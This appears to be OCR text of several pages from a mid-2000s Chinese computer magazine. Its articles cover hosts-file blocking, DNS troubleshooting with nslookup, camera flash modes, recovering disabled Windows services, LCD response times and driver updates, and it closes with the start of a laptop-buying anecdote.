机IP(127.0.0.1)，造成“欺骗” 览器的效果。其操作方法为：在文件内容中新起一行，输入形如“127.0.0.1 xxxx.com”(见图2)。如果你嫌手动编辑这个文件太麻烦，可以到http://www.newhua.com/cfan/200505/hostsedit.rar去下载使用一个名为“Hosts编辑器”的软件，可以简化你的操作。

小提示

给Hosts文件安个“开关”

首先到http://www.mvps.org/winhelp2002/hosts.zip去下载一个Hosts文件，其中已经帮我们收集好了很多恶意网站，只需将其解压缩后拷贝覆盖系统中的Hosts文件。接下来可能会遇到一个问题，万一其中有些网站被“无辜”地加进去了，怎么办呢？也很简单，从http://www.mvps.org/winhelp2002/RenHosts.bat下载这个批处理文件，将它放到Windows目录，为其建立一个桌面快捷方式。当某些“无辜”站点被屏蔽时，双击运行那个桌面快捷方式即可，系统会自动将Hosts文件名修改为“Nohosts”，导致该文件失效。访问完毕再次双击运行，则它会改回去，又可以起到屏蔽网站的作用了。

2.WINS

这是跟DNS“风马牛不相及”的概念。它只存在于Windows系统中，其他系统没有这个概念，如Linux、UNIX等。WINS(Windows Internet Name Service，Windows网际命名服务)是指包含这种服务的服务器可以登记其工作站的计算机名、IP地址等数据(见图3)，当工作站查询名字的时候，它可以提供。DNS是基于TCP/IP协议的，而WINS则是基于微软专用微软公司的面向网络的编程接口NETBIOS协议的，它们分别对nslookup和net use命令提供支持。




图3

实例：地址查询全过程

当你在 览器中输入http://www.cfan.com.cn后，看到的就是电脑爱好者的网站了。那么这段时间里，Internet发生了什么呢？

首先我们的 览器会去系统的Hosts文件中找找，看看里面是否有cfan.com.cn这个域名对应的IP地址，如果有那就按照这个IP地址进行连接。如果没有那就去网络属性配置中找找，看我们是否配置了DNS服务器，如果我们手动指定了“首选DNS服务器”和“备用DNS服务器”，那就用它们对域名的管理来解析cfan.com.cn对应的IP地址。如果发现我们没有指定DNS服务器，那就查找离我们最近的DNS服务器……直到解析出IP地址，最后根据这个IP地址向其对应的主机发起网页文件下载请求，比如访问电脑爱好者的网

站，就是发起“下载电爱网站所在主机上存储的index.htm以及其包含的图片等内容”的请求，下载完毕后再由 览器来解释下载回来的HTML代码，最后我们就在 览器中看到千变万化的网站了！(见图4)

图4

解决DNS故障的利器——nslookup

我们经常会听到有人问这样的问题：我的计算机能上QQ，但所有网页都打不开，咋办？大虾就会回上一句：DNS问题。事实真的是这样么？到底如何确认是DNS出了问题呢？又如何去解决它呢？这下就要用到nslookup.exe这个小软件了。如果你使用Windows 2000/XP/2003，请大家找找你的\Windows\System32目录，里面有个叫nslookup.exe的软件，就是它！

一般情况下，排除 览器代理设置和病毒等原因，能上QQ但却不可以打开任何网页的故障原因就是DNS连接问题，要么就是DNS服务器工作不正常，要么就是我们访问的站点没有出现在该DNS服务器解析数据库内，也就是它解析不出该域名的IP地址，自然不能访问了。下面让我们带着解决这个故障的目的来学习一下nslookup。

1.DNS服务器工作不正常

在“开始→运行”中输入“cmd”打开命令提示符窗口，输入“nslookup www.sina.com.cn”，如果DNS服务器工作正常，我们会看到如图所示的返回信息(见图5)。

其中“Server”是你正在使用的DNS服务器域名，“Address”表示DNS服务器IP地址，接下来显示的“Name”




图5

表示查询域名的名称，“Addresses”中出现了多个IP地址，证明该域名与多台服务器进行了绑定(一般大型站点才会如此)，“Aliases”则是该域名的别名。

如果DNS服务器工作不正常，那么我们会收到一句“Can't find server name for domain: No response from server”或者：

*** Defualt servers are not available

Server: Unknown

Adress: 127.0.0.1

…

(见图6)



图6

实例:用nslookup来查询某IP指向的域名

不管用我们熟悉的Ping还是nslookup，都可以简单地实现查询域名对应的IP地址，如果反过来怎么查询呢？我们可以用如下操作来实现：首先依次运行“nslookup”、“Set type=PTR”命令，接下来输入要查询的IP地址并回车即可。不过可能很多ISP都不提供域名反解释功能，你可以再试试运行这个命令:ping xxx.xx.xx.xx -a。

2.DNS服务器不能解析访问的域名

有时候可能会出现DNS服务器工作正常，但却收到一句“can't find www.xxxx.com: Non-existent domain”(“xxxx”代表你查询的域名)，这表示该DNS服务器不能正常解析该域名。我们常常听到“电信又封掉了某网站”，访问被封的网站就会出现这样的情况。

确认是由于DNS服务器故障引起的网页无法访问后，我们惟一能做的就是更换DNS服务器来解决。国内主要城市的DNS服务器列表，大家可以到http://www.week5.net/html/2004-12-08/7165.html和http://www.my-you.com/lb5000/cgi-bin/topic.cgi?forum=6&topic=318&show=0获得。

小知识 nslookup命令

nslookup集成于Windows NT/2000/XP/2003中，它是一个监测网络中DNS服务器是否能正确实现域名解析的命令行工具，要正常的使用它，你必须确认系统已经安装了TCP/IP协议。有关它的更多应用，我们可以在命令提示符界面下，输入“nslookup”后回车，再运行“?”命令来获得。你也可以访问微软KB库里的相关介绍:http://support.microsoft.com/kb/200525。

CF [ZS01]

玩转 DC 闪光模式

★★

■ sTilLaliVe

在数码相机的闪光模式中，除了自动闪光外，还有如图 1 的图标所示的几种闪光模式。从左到右分别强制闪光，消除红眼闪光，慢速同步闪光，除此以外还有高档相机常见的后帘同步闪光。许多初学摄影的朋友在面对自己相机中众多的闪光模式时有些茫然，不知道选择什么闪光模式好。其实正确的利用这些闪光模式可以让您的照片增色不少。




图 1

先说说强制闪光，这是最常用的一种闪光模式。在低照明条件的环境下，闪光灯的闪烁将超越外界光线，成为主要光源，补充光线的不足。一般用于室内人像，景物的拍摄。而且在暗处用微距模式时，强制闪光可以很好的突出主体，压暗背景（见图 2）。强制闪光的另一个用途就是在室外阳光强烈或者逆光时，可以有效地减轻面部难看的阴影（见图 3）。




图 2　圈中的主体曝光强度差别不大，而强制闪光的背景曝光被削弱，突出了主体



图 3　开启强制闪光后背光的面部阴影消失了

消除红眼闪光模式也是很常用的一种闪光模式。红眼现象就是在夜间拍照时，相片中人眼瞳孔成为红色。为什么会产生红眼现象呢？因为在黑暗环境中，人眼的瞳孔会扩大来适应黑暗，这时如果用强制闪光来拍摄，由于瞳孔来不及收缩。光线会通过瞳孔将视网膜的红色反射出来，造成红眼现象。而消除红眼闪光模式会在曝光前预闪几次，使瞳孔收缩，然后再主闪曝光，有效地消除了红眼。要注意的是尽量让拍摄对象的眼睛直视闪光灯，否则消除红眼的效果可能会不明显或者失效。还有，在拍摄前最好提醒拍摄对象使用的是消除红眼闪光，避免拍摄对象在看到第一次闪光后以为拍完了而移动，造成拍摄失败。

大家可能经常遇到这种情况，夜晚在室外拍摄人像时，使用闪光灯后，只有拍摄对象曝光正确，而背景漂亮的城市灯光却漆黑一片。慢速同步闪光就是解决这个问题的。使用慢速同步后，相机的测光会平衡闪光曝光和环境光，在快门开启后首先闪光曝光近处没有光照的拍摄对象，然后快门继续打开一段时间，让背景也清晰曝光，使主体和背景同时清晰地出现在照片中，所以，慢速同步闪光也称夜景人像模式。由于要平衡环境的背景曝光，所以快门会变



图 4

最后说说后帘同步闪光，一般用于用慢快门（曝光时间较长）拍摄移动对象的情况。后帘同步闪光不是与快门同时打开的，而是在快门关闭之前瞬间打开。这样使移动的轨迹是拖在主体后面的，而如果用强制闪光模式的话会使移动轨迹在主题前面，影响效果（如图 5）。要注意的是，如果快门太快而




图5　向下敲击的锤子，后帘同步闪光让主体轨迹出现在主体后面

CF [ZS02]

■ LoveLY

★★★

服务停止以后

本文可以帮你学到

- 通过恢复被停止服务解决系统故障
- 找出你的系统中不能停止的服务

但凡优化系统之人，必然不会放过系统中的服务。合理地关闭一些用不到的服务，不但能加快系统运行速度、降低资源占用，还可以在一定程度上防止黑客入侵。本刊就曾经在2004年18期中给大家提供过一份《Windows 2000/XP服务调整天书》(下载地址:http://www.newhua.com/cfan/200418/cfan2kxpsevice.rar)详细罗列了各种系统服务的名称及其用途。然而，即使知道服务的用途，在停用了某些系统服务后，仍可能出现一些意想不到的问题。一旦出现了问题，你能否及时找出问题所在，对症下药地恢复相应的服务？如果系统已经因此崩溃，此时该如何重新启用服务来挽救我们的系统呢？不能确定被停止的服务所依赖的服务怎么办？如果你对这些问题还存有疑惑，请接着往下看。

服务出了故障怎么办

把服务停止或禁用之后，如果发现了问题或系统出现了异常，那么最好的方法就是恢复启用服务，可是如何恢复呢？

1.最正统的方法:控制台

第一步:点击“开始→运行”，在“运行”输入框中输入“services.msc”(不含引号)并回车，打开“服务”管理控制台。

第二步:找到需要重新启动的服务名，双击后出现该服务的“属性”窗口，在“启动类型”下拉列表中选择“自动”或者“手动”(见图1)。



图1

第三步:在“服务状态”栏中点击“启动”按钮即可重新启用服务。

> **小提示**
>
> 开启一个系统服务，一般情况下需要以拥有系统管理员权限的账户登录系统。有时遇到正常模式下可能发生无法恢复某些服务的情况，此时可以通过启动时按F8，选择用“安全模式”进入系统来调整系统服务。

2.如果你知道服务名称

还记得刚才打开的服务属性窗口吗？在其中有一个叫“服务名称”的位置记录了该服务在系统中的服务名。应当注意的是服务名称和显示名称是有区别的，在使用系统命令对系统服务进行操作时，参数大多采用服务名称(见图2)。使用“net start 服务名称”的格式来启动服务，而停止服务则是“net stop 服务名称”(均不含引号)。



图2

3.服务控制台打不开了

一个不小心，把某项服务设置为了“已禁用”，导致系统工作不正常，甚至连“运行”窗口和“服务”管理控制台都打不开了。而要修复这个故障，又必须先启动错误禁用的服务，这岂不成了 论？那么只能靠注册表了，找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services]，其下所存放的就是系统存在的所有服务相关数据。选中出问题的服务项，在右侧窗格中可以看到一个二进制值“Start”，其数值代表了服务的启动方式，“2”表示自动，“3”表示手动，而“4”则表示已禁用。另外，参考第四期中的《赤手空拳备份注册表》，可以手动编写一个恢复脚本。

4.Windows都进不去了

以上情况还是比较理想的状况，如果连Windows都进不去了，一启动系统就给你脸色(蓝屏)看。庆幸的是，你还有“故障恢复控制台”。以Windows XP系统为例，首先在光驱中放入安装光盘，并且在BIOS参数中设置为从CD-ROM启动。启动电脑后，系统进入到Windows XP安装界面，按照提示按下R键登录到“故障恢复控制台”。在“故障恢复控制台”下，键入“enable 服务名称 service_auto_start”命令(不含引号)，最后键入“exit”命令，并重新启动系统，以正常模式登录即可。

> **小提示**
>
> Enable是“故障恢复控制台”中提供的一个用来启动系统服务和设备驱动程序的命令，只能在“故障恢复控制台”下使用。

5.用软件来调整

除此以外，你还可以通过借助第三方软件来完成系统

服务的调整。这里笔者推荐一款小巧的免费的绿色软件——HHD SrvAdmin，它可以用来可安装、删除、更改Windows的系统服务，甚至包括服务管理中不显示的项目，你还可以用它来管理系统中的硬件驱动，下载地址为http://www.newhua.com/cfan/200508/SrvAdmin.rar。

第一步：将HHD SrvAdmin下载到本地，解压后只有一个可执行文件，双击运行即可。由于现在只需要它的服务管理功能，所以在主界面上仅勾选"Include Win32 services"即可。

第二步：比如要将ClipBook服务由"已禁用"改为"手动"，在列表中选中ClipBook服务，在"Start type"的下拉列表中将Disabled改为Manual，然后单击"Update"即可(见图3)。




图3

第三步：如果需要在当前状态下启动这项服务，单击"Start"按钮即可。

6.如果服务已经被删了

系统服务在一般情况下是不容易删除的，不过我们还是可以通过一些特殊的方法，比如删除注册表相关项目或者通过第三方服务管理软件将其卸载，甚至有时候中毒也可能导致系统服务被删，以至于我们无法通过服务管理来进行恢复。

实例：恢复被删除的Help and Support服务

运行"开始→帮助和支持"命令时，系统没有任何反应，或者提示"Could not start the Help and Support Service on Local Computer. Error 126: The specified module could not be found"(Help and Support服务不能启动)。运行services.msc打开服务管理后，发现列表中没有"Help and Support"这项服务。

这个故障通常发生在安装一些第三方制作的修改版或者集成版的Windows 2000/XP系统中，许多制作者都习惯将此项服务停止或删除。当然，这个服务大部分情况下的用处并不大，不过有时候它所提供的帮助说明可以解决不少初级用户的使用问题和一些常见故障等，这时可用下面的方法来恢复。

第一步：到另外一台安装有同样版本操作系统的机器上，将"Help and Support"设置为"手动"或"自动"状态，然后打开"注册表编辑器"。

第二步：依次定位到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\helpsvc]，右击选择"导出"。

第三步：将导出的注册表文件复制到有故障的系统中，双击合并到注册表中即可。

> 小提示
>
> 当碰到类似的故障时，也可以用上面的方法来解决，可以根据错误提示来找出引发故障的服务，并以此找出对应的注册表项。

故障根源哪里找

上文中给大家介绍了在服务停止之后如何恢复，可有时故障并不是在禁用服务后马上出现的，当你禁用了一堆服务后才发现系统出现了问题，你是否还能镇定自若？

1.轻松确定服务依存关系

什么是服务依存：在停止某些系统服务时，经常会出现"当××服务停止时，这些其他服务也将停止"的警告窗口，该窗口的列表中显示了依赖此服务的其他服务。如果在"想停止这些服务吗"处选择"是"，则此服务和基于(依赖)此服务的其他服务都将被停止，这就是所谓的服务依存关系。

依存关系带来的麻烦：当我们因故障而需要恢复某些服务时，却发现由于其依赖的服务也被禁用了而无法正常启动。由如何确定一个服务究竟依赖于哪些其他服务，便又成了令人头痛的难题，应该如何找出他们呢？

实例：无法设置Windows ICF防火墙

在安装了Windows XP SP2系统中，双击控制面板中的"Windows防火墙"项目，出现了"Windows无法显示Windows防火墙设置……"的错误提示对话框。

第一步：根据提示，在服务管理中将"Windows Firewall/Internet Connection Sharing(ICS)"服务的"启动方式"设置为"自动"，然后单击"启动"按钮，系统却提示"在本地计算机无法启动Windows Firewall/Internet Connection Sharing (ICS)服务。错误 1068：依存服务或组无法启动"(见图4)，服务无法启动了，典型的依存故障。



图4

第二步：双击该服务打开"属性"窗口，切换到"依存关系"选项卡，在"此服务依赖以下系统组件"框中发现当前服务依存于"Network Connections"和"Windows Management Instrumentation"这两项服务(见图5)，初步确定这两项服务可能被禁止了。经过检查，果然发现"Network Connections"的"启动方式"被设置为"已禁用"，当前状态为"已停止"。



图5

第三步：依附关系找到后，解决问题就非常简单了。将"Network Connections"设置为"手动"并启动，然后再将"Windows Firewall/Internet Connection Sharing (ICS)"服务启用即可。

2.在事件查看器里找原因

并不是任何故障都会以这样明显的方式来告诉你故障原因的，对于普通用户来说，最好的方法还是借助系统中的分析工具来找出问题，比如“事件查看器”等。

如何打开“事件查看器”:右击“我的电脑”，选择“管理”，在弹出的“计算机管理”窗口左侧选择“事件查看器”。

实例:Windows XP关机变重启

新装了Windows XP系统后对其服务进行了优化，结果造成了无法正常关机，只要执行“关机”操作就自动重启系统，而且有时不“关机”也会突然重启。排除了硬件冲突和软件兼容性的可能，剩下的可能性只有服务了(真相只有一个^O^)。

第一步:右击“我的电脑”选择“属性”，在打开窗口中进入“高级”选项卡，在“启动和故障恢复”栏中点击“设置”按钮。取消“系统失败”栏中的“自动重新启动”的勾选，以防止在故障分析过程中意外重启。

第二步:执行一次重启操作，关机时出现蓝屏，说明是因为系统关机出现故障所以导致自动重启，而不是第三方软件引起的。

第三步:打开“事件查看器”，发现重启事件里面有个错误报告，提示VSS错误，双击打开其属性，提示“卷影复制服务错误:调用程序CoCreateInstance时的意外错误。”(见图6)，这说明“卷影复制服务(即VSS服务)”发生了问题。



图6

第四步:在“开始→运行”中输入Services.msc，在服务管理里查看VSS服务的状态，发现其状态为“已禁止”，将其改为“手动”并启动服务。

第五步:对电脑进行多次重启或关机操作，没有再出现异常，说明刚才的自动重启故障是由于禁用了VSS服务造成的。

当然，这个实例中故障发生有一定的偶然性，不是所有的系统停止了VSS服务都会产生这样的故障的。不过，我们从这里可以知道如果在优化了系统服务后出现了莫名其妙的故障，可以从“事件查看器”的系统日志中寻找原因。这也就是《Windows 2000/XP服务调整天书》中建议大家将Event Log服务的启动方式设置为“自动”的原因。

从症状谈解决

服务的优化，是因人而异的。有些服务，别人禁用了可以使系统速度更快，而在你的系统中却可能成为导致崩溃的“致命杀手”。

1.“网络连接”中空空荡荡

服务名: Network Connections

症状:打开“网上邻居→属性”时，发现“网络连接”中原有的“本地连接”、“网络安装向导”和“新建连接向导”等选项统统不见了，右键刷新后系统提示“‘网络连接’文件夹不能检索在您的机器上的网络适配器。请确认‘网络服务’启用并且在运行”(见图7)。



图7

解决:从错误提示中我们可以判断这应该是“网络连接”相关的服务没有启动导致的故障，打开“服务”管理，将“Network Connections”服务改为“手动”即可。对于无须经常改变网络连接属性的朋友，在网络参数设置完成后即可将此项服务停止。

建议:需要经常改变网络参数及使用ADSL宽带拨号的用户请不要禁用此服务。

2.无法共享资源

服务名: Server

症状:当要共享一个文件夹或磁盘分区时，提示“试图共享X:时出现错误。没有启动服务器服务。此时尚未创建共享资源”(见图8)。




图8

解决: Windows的文件、打印共享都依赖于Server服务，将已经禁止了的“Server”服务重新开启即可。

建议:局域网用户(特别是办公室里的朋友)和需要使用文件、打印共享的用户不要禁用此服务。

3.磁盘管理被禁用

服务名: Logical Disk Mannager/Logical Disk Manager Administrative Service

症状:当在“计算机管理→磁盘管理”中查看硬盘的状态时，系统提示“逻辑磁盘管理器服务已经停用。无法建立连接”(见图9)。



图9

解决:打开服务管理，将“Logical Disk Mannager”和“Logical Disk Manager Administrative Service”服务都设置为“手动”，并启动这两项服务即可(后者是依存于前者的)。注意:仅打开其中一项服务也不能使用“磁盘管理”的功能，必须两项都开启。

建议:经常需要“看看”、“动动”磁盘分区的用户不要禁用此服务，另外如果你在使用第三方磁盘管理软件(如PQMagic)的过程中出现了不明原因的故障，请检查这两个服务

是否被禁用了。

4.Windows ICF防火墙丢失

服务名: Windows Management Instrumentation

症状:在查看“本地连接”的属性时，切换到“高级”选项卡后却发现原本应该出现的Windows防火墙(ICF)不见了！取而代之的是一个错误提示:“Windows不能显示此连接的属性。Windows Management Instrumentation(Windows管理体系结构组件WMI)信息可能损坏。要更正此问题，请使用系统还原将Windows还原到一个较早的时间点……”。

解决:这个故障只发生在Windows XP SP1系统中，由于“Windows Management Instrumentation”出现问题而导致，详细的解决方法请参考本刊2004年第14期的《系统服务故障一例——通缉丢失的WinXP防火墙》。

建议:直接将系统升级至Windows XP SP2。

5.Windows Update升级故障

服务名: Automatic Updates/Background Intelligent Transfer Service




图10

症状: Windows Update进行升级时出现0x8DDD0018错误(见图10)。打开“开始→Windows Update”命令进行升级，此时服务器系统提示“Windows Update无法继续，因为所需的服务应用程序已被禁用”或者在检查和下载更新时没有问题，但却安装失败。

解决:打开服务管理，将“Automatic Updates”和“Background Intelligent Transfer Service”这两项服务设置为“自动”，并在当前状态下启动服务，同时将“HTTP SSL”服务设置为“手动”，因为Windows Update是需要用到SSL协议的。而下载更新没有问题，却无法正常安装的情况，这主要是因为“Background Intelligent Transfer Service”没有启动(即使你已经设置其为“自动”)，此时可手动启动该服务，然后再进行更新。

建议:如果你出于某种原因(无法上网、软件兼容考虑)而不使用Windows Update升级，则可以将“Automatic Updates”服务禁止，不过如果你经常下载或者在线视频观看，不推荐禁用“Background Intelligent Transfer Service”，此服务可以让你的系统利用闲置网络带宽在后台传输文件。

优化前我该想到什么

1.在停止一项服务前，应首先确定该服务不会对平时可能用到的系统功能产生影响。

2.对那些其他服务赖以生存(依附关系)的服务进行禁用、停止等操作时要更加谨慎，以防止连锁故障。

3.对停止后可能引发故障的服务在注册表中的项目进行备份，在出现故障时能更轻松地恢复。 CF [ZS03]

瞬间的色彩变换

细说 LCD 响应时间

★★★★

■ Pisces

为什么CRT显示器时代大家都没有注意过的响应时间在LCD时代变得如此重要？为什么16毫秒响应时间理论说来已经满足60帧/秒的画面更新速度了，但厂家还要推出更快响应时间的LCD？现在厂商们不断提到的灰阶响应时间又是什么？

16毫秒只是开始——需要更快的响应时间

在2005年第7期《刷新率的三重外壳》中，我们了解到LCD显示画面是依靠每个像素点的液晶材料转变透光性，显示出不同色彩。而液晶像素点在透明与不透明状态之间是需要时间的，这个时间的示意图如图1。




图 1

在图1中，tr(译为上升时间)表示液晶材料在施加电压后透光性由90%减少到10%的时间，tf(译为下降时间)表示去掉电压后液晶材料透光性从10%增加到90%的时间。我们所说的响应时间就是上升时间加上下降时间的总时间。从画面刷新速度来说，每秒60帧的流畅画面需要基本的16ms的响应时间，那么是不是16ms的响应时间就足够了呢？

以16毫秒响应时间LCD为例，这种显示器的上升时间为5毫秒，下降时间为11毫秒。那么我们想象一种极端状态，以16毫秒为一个周期向LCD显示器输出黑白相间的图像信号，就是让LCD显示器用16毫秒时间显示纯白图像，再用16毫秒显示纯黑图像。那么实际显示过程是什么样的呢？假设首先画面是纯白图像，液晶透光性为90%，16毫秒后，LCD显示器收到需要转变为黑色图像的信息，LCD花5毫秒时间将液晶透光性减少到10%，然后画面才显示出黑色。持续了11毫秒的黑色之后(5毫秒加11毫秒就是16毫秒，一个周期)，画面又需要显示为白色，液晶材料就需要花费11毫秒的下降时间才能将透光性10%的黑色变为透光性90%的白色。显示白色5毫秒后(11毫秒加5毫秒为16毫秒的一个周期)，液晶又转变为黑色。这个过程如图2所示。




图 2

从图2中我们可以看到，尽管16毫秒响应时间的LCD达到了每秒60帧的画面刷新速度，但在实际显示时，有一半的时间花费到了颜色状态的转换中，这段时间内LCD所显示的颜色并不是真正需要显示的颜色，在这种情况下，我们从LCD看到的画面也就失真了。这就好像一个人来回在两地之间出差，尽管现在有了朝发夕至的列车，能够一天之内在两个城市之间跑个来回，但列车速度还不够快，花在路上的时间还比较长，所以这人达到每个城市后完成相应工作的时间还是紧巴巴的。因此，虽然16毫秒响应时间的LCD达到了每秒60帧的刷新速度，我们依然需要更快响应时间的LCD，目的就是尽量减少像素亮度变换的中间状态，让LCD显示的图像更为准确。当然，需要液晶材料从90%透光变为10%透光只是极端情况，更多的时候我们是需要LCD的像素点从50%透光变为70%透光或者20%透光，因此可能比这个状态变化时间更短，显示正确色彩的时间也就更长一些。但变化的过程同样花费了时间。更短响应时间，如12毫秒、8毫秒、5毫秒等响应时间的LCD显示器则更能显示正常色彩的画面。至于为什么说从50%透光变为70%透光或者20%透光“可能”花费时间更短，则就要说到我们下面谈论的灰阶响应时间了。

灰阶响应，更有实用价值的响应时间

在LCD响应时间已经被广泛接受，用户都希望选择响应时间更短的LCD显示器后，现在不少厂商又在推广灰阶响应时间的概念，灰阶响应时间又是什么呢？

LCD同CRT一样，屏幕上的每一个像素点都是由红、绿、蓝(RGB)三个子像素组成的。每一个子像素通过背后强度不等的光源照射，显示颜色单一色彩子像素的亮度等级，三个子像素就合成了不同颜色。而光源的强度则是通过液晶分子的透光性决定的，灰阶就是光源由最暗到最亮之间不同亮度的层次级别，也就是液晶分子由透光度最低到最高的等级划分。灰度等级划分越多，所能够呈现的画面效果也就越细腻。以8 bit panel(8位色面板)为例，能表现2的8次方，等于256个亮度层次，我们就称之为256灰阶。

我们从前文的图1中看到的液晶响应时间相当于是灰阶从0到255的变换时间，也就是业界通行的以液晶分子“黑—白—黑”转换速度作为面板整体响应时间，又称为“on/off”响应时间。而另一方面，液晶分子转换速度及扭转角度由施加电压的大小来决定。从全黑到全白液晶分子面临最大的扭转角度，需施以较大的电压，此时液晶分子扭转速度



热门驱动点评

在 PC 平台逐步由 AGP 过渡到 PCIE 时代之际，nVIDIA 推出的 nForce 4 芯片组又以支持 PCIE 总线、双卡合　的 SLI 技术、功能强大的磁盘控制器以及网络防火墙技术备受消费者特别是硬件发烧友的青　。nVIDIA 也不遗余力地更新相关驱动支持 nForce4 拓展市场，并发布了第二款 nForce4 系列芯片组的 6.53 WHQL 版 ForceWare 驱动。通过微软 WHQL 认证;支持 nForce4 产品的单独驱动，包括对双处理器系统的支持;增加对 NVIDIA Disk Alert 系统的支持;对一些兼容性问题做出修正。特别注意:Windows XP 用户在安装之前必须安装 SP1，否则可能导致无法支持 USB 2.0 设备;为了使用 NVMixer，需要安装 DirectX 9.0 或以上版本;由于 nVIDIA 方面已经明确说明 6.39 版驱动仅支持 nForce4 系列芯片组，对于 nForce2/3 的用户来说，如果安装可能会出现各种问题。适用环境:Win2000/XP，下载地址:http://www.mydrivers.com/dir113/d45304.htm。

最新驱动列表

驱動之家
MyDrivers.com

Matrox QID 显卡 Powerdesk SE 驱动最新 2.00.02.026 版。此版本驱动的多头显示功能支持独立模式(independent mode)下的 3 或者 4 头显示，它还支持在扩展模式(stretched mode)下的 3x1 显示，并且新驱动还增加了对旋转显示的支持。适用环境:Win2000/XP，下载地址:http://www.mydrivers.com/dir113/d45202.htm。

MSI 微星 K8N Neo4 Platinum 主板 BIOS 最新 1.2 版。新版 BIOS 更新如下:1.更新 NVMM 版本至 4.79。2.支持 Maxtor 300GB 硬盘。3.更新 NVPXE 版本至 2.03.0469。4.更新 NVRAID 版本至 4.81。下载地址:http://www.mydrivers.com/dir112/d45096.htm。

MPIO HD200 MP3 播放器最新 Firmware 1.30.05 版。新版固件更新如下:1.升级了图形用户界面。2.支持显示4行歌词内容。3.解决了不能播放通过 WINAMP 建立的 PLS/M3U 文件的问题。4.升级了重复播放功能，而且设置选项中加入重复播放菜单。5.更新了 WMA ID3TAG。下载地址:http://www.mydrivers.com/dir113/d45295.htm。 CF [ZS05]

较快；而介于全黑、全白间的较小幅度灰阶变化，虽然液晶分子扭转角度更小，但需施加较小电压来进行准确而精细的角度控制，因此受电压影响，液晶分子扭转速度有时反而要慢一些。因此一些黑白间的响应时间相当快的 LCD 显示器，在灰阶之转换时反而要比黑白间的响应时间更慢，因此为了更准确反映 LCD 的响应速度，一些厂家就又一次提出了灰阶响应时间(GTG，gray to gray)这个被遗忘了一段时间的概念。一般我们说灰阶响应时间实际说的是〞最大灰阶响应时间〞，就是液晶分子在两个不同透光状态(即不同灰阶)之间转换的最长时间。传统响应时间与对应最大灰阶响应时间的关系如下表。

传统响应时间	最大灰阶响应时间
25ms	80ms
16ms	60ms
12ms	40ms
8ms	20ms

面对这样的情况，LCD 厂商通过改进液晶面板的液晶材料以及控制液晶材料透光度的驱动电压的控制精度和速度，让液晶单元转动更快，大为缩短灰阶转换的响应时间，这样很好地消除了液晶显示器中的拖影现象，让 LCD 更接近 CRT 的显示效果。可以说灰阶快响应时间是 LCD 发展的一个趋势。现在能买到的灰阶快响应时间显示器主要有优派 19 英寸灰阶 4 毫秒 LCD 显示器 VX924、明基灰阶 5 毫秒 17 英寸 LCD 显示器 FP71V+、明基灰阶 6 毫秒 19 英寸 LCD 显示器 FP91V+ 等。 CF [ZS04]



闷豆买笔记本历险记

话说闷豆经过一个月的精心挑选，看了无数媒体测评和资料后，终于选定了H牌的DV1120笔记本电脑。于是闷豆携现金来到电脑城。电脑城的笔记本区商家林立，号称品牌专卖店也是多如牛毛，闷豆早就听说选择商家很重要，于是闷豆走入了一家规模看上去很大的笔记本专卖店。不等闷豆站稳，一位销售小姐就迎了上来。

销售小姐："先生你要买笔记本吗？请随便看看。"

